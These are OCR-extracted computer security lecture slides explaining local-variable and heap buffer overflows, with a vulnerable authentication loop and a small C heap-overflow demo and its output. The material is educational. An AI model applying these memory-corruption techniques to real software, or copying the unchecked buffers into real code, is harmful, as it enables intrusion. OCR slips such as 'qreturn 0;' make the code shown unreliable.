
Arguments When We Are Smashing %ebp?



Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?



Arguments When We Are Smashing %ebp?

```
system:  pushl %ebp
       → movl %esp, %ebp
```



At this point, we *can* reliably access local variables

A Simple Program

```
int authenticated = 0;
char packet[1000];

while (!authenticated) {
  PacketRead(packet);
  if (Authenticate(packet))
    authenticated = 1;
}
 if (authenticated)
   ProcessPacket(packet);
```

Overflow of Local Variables

- Don’t need to modify return address
  - Local variables may affect control
- What kinds of local variables would impact control?
  - Ones used in conditionals (example)
  - Function pointers
- What can you do to prevent that?

A Simple Program

```
int authenticated = 0;
char *packet = (char *)malloc(1000);

while (!authenticated) {
  PacketRead(packet);
  if (Authenticate(packet))
    authenticated = 1;
}
 if (authenticated)
   ProcessPacket(packet);
```

What if we allocate the packet buffer on the heap?

Heap-based overflows

```
#define BUFSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */
int main() {
   u_long diff;
   char *buf1 = (char *)malloc(BUFSIZE);
   char *buf2 = (char )malloc(BUFSIZE);

   diff = (u_long)buf2 - (u_long)buf1;
   printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2, diff);

   memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';
   printf("before overflow: buf2 = %s\n", buf2);

   memset(buf1, 'B', (u_int)(diff + OVERSIZE));
   printf("after overflow: buf2 = %s\n", buf2);
   qreturn 0;
}
```

Overflow into another buffer in heap

```
$ gcc heap.c -o heap #no flag for gcc protections!
$ ./heap
buf1 = 0x9d7010, buf2 = 0x9d7030, diff = 0x20 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow:  buf2 = BBBBBBBBAAAAAAA
```

